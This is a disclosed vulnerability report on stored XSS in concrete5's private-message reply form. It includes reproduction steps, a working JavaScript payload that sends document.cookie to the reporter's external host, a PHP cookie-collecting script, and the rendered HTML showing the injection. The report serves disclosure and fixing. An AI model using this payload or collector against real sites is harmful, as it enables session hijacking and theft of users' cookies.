Stored XSS in Private Messages 'Reply' allows to execute malicious JavaScript against any user while replying to the message which contains payload
A private message's content was sanitised when displayed in the inbox but not when it was quoted into the reply form, so a closing textarea tag in the original message escaped the textarea and ran script in the replying user's session. An attacker could send a crafted message and trick another user into replying, executing JavaScript in that user's context.

- Disclosed after 39 days
Intro
"Back to the Crayons"
Type of issue: Core CMS issue Level of severity: External Attack Vector Concrete5 version: 8.2.0 RC2 rev. 32c9daf352645d4fafedb7b956e7f2de4e153ab3 (July 8th)
Summary
There is Stored XSS vulnerability in Private Messages 'Reply' feature, when original message is quoted in reply content (this is by default). This issue can be used against any user, who accepted receiving private messages and replies to the message contains malicious payload.
To exploit this vulnerability an attacker has to trick other user to reply to his message.
Steps to reproduce
- log in to concrete5 instance as any user
- go to
index.php/account/messages. Change url toindex.php/account/messages/write/1which is equivalent to sending PM to admin (changing user id in url to any other value allows to send message to selected user) - set message title, then as a content of message put (at the end): closing
</textarea>tag followed by any valid JavaScript code inside<script>tag.

I used following payload in my attack:
</textarea>
<script>
    var i = document.createElement('img')
    i.src = 'https://bl4de.000webhostapp.com/?c=' + document.cookie;
    document.body.append(i);
</script>
It creates and appends img element with url which points to my server on 000web hosting and allows to send cookie(s) to my PHP script:
Hello :)
<?php
if (isset($_GET['c'])) {
	file_put_contents("cookies.txt", $_GET['c']);
}
- send message
To verify that vulnerability exists, log in as admin (or any user you've sent message to) and go to Private Messages Inbox:

- open message
The content is properly sanitized (no JavaScript executed):

Now the fun part begins.
Select Reply from the dropdown with message menu. As you can see, content of the original message is embeded below ------- Original Message ------- separator, however - is not sanitized, causes JavaScript script is executed in context of logged admin (my sample attack scenario tries to steal cookie to hijack admin session and failed due to Http Only flag set, but it does not change the fact that Stored XSS attack works):

When we inspect HTML source, we can verify that closing </textarea> tag from payload allows to "escape" from message textarea and append and run JavaScript:
<div class="form-group">
				<label for="body" class="control-label">Message</label>				<textarea id="msgBody" name="msgBody" rows="8" class="span5 form-control">


-------------------- Original Message --------------------
From: kotek
Date Sent: Jul 9, 2017, 9:55 PM
Subject: Problem with page!!!

Hi, could you please take a look at this and reply? Thanks!

</textarea>
<script>
        var i = document.createElement('img')
        i.src = 'https://bl4de.000webhostapp.com/?c=' + document.cookie;
        document.body.append(i);
    </script></textarea>			</div>

			<div class="ccm-dashboard-form-actions-wrapper">
			    <div class="ccm-dashboard-form-actions">
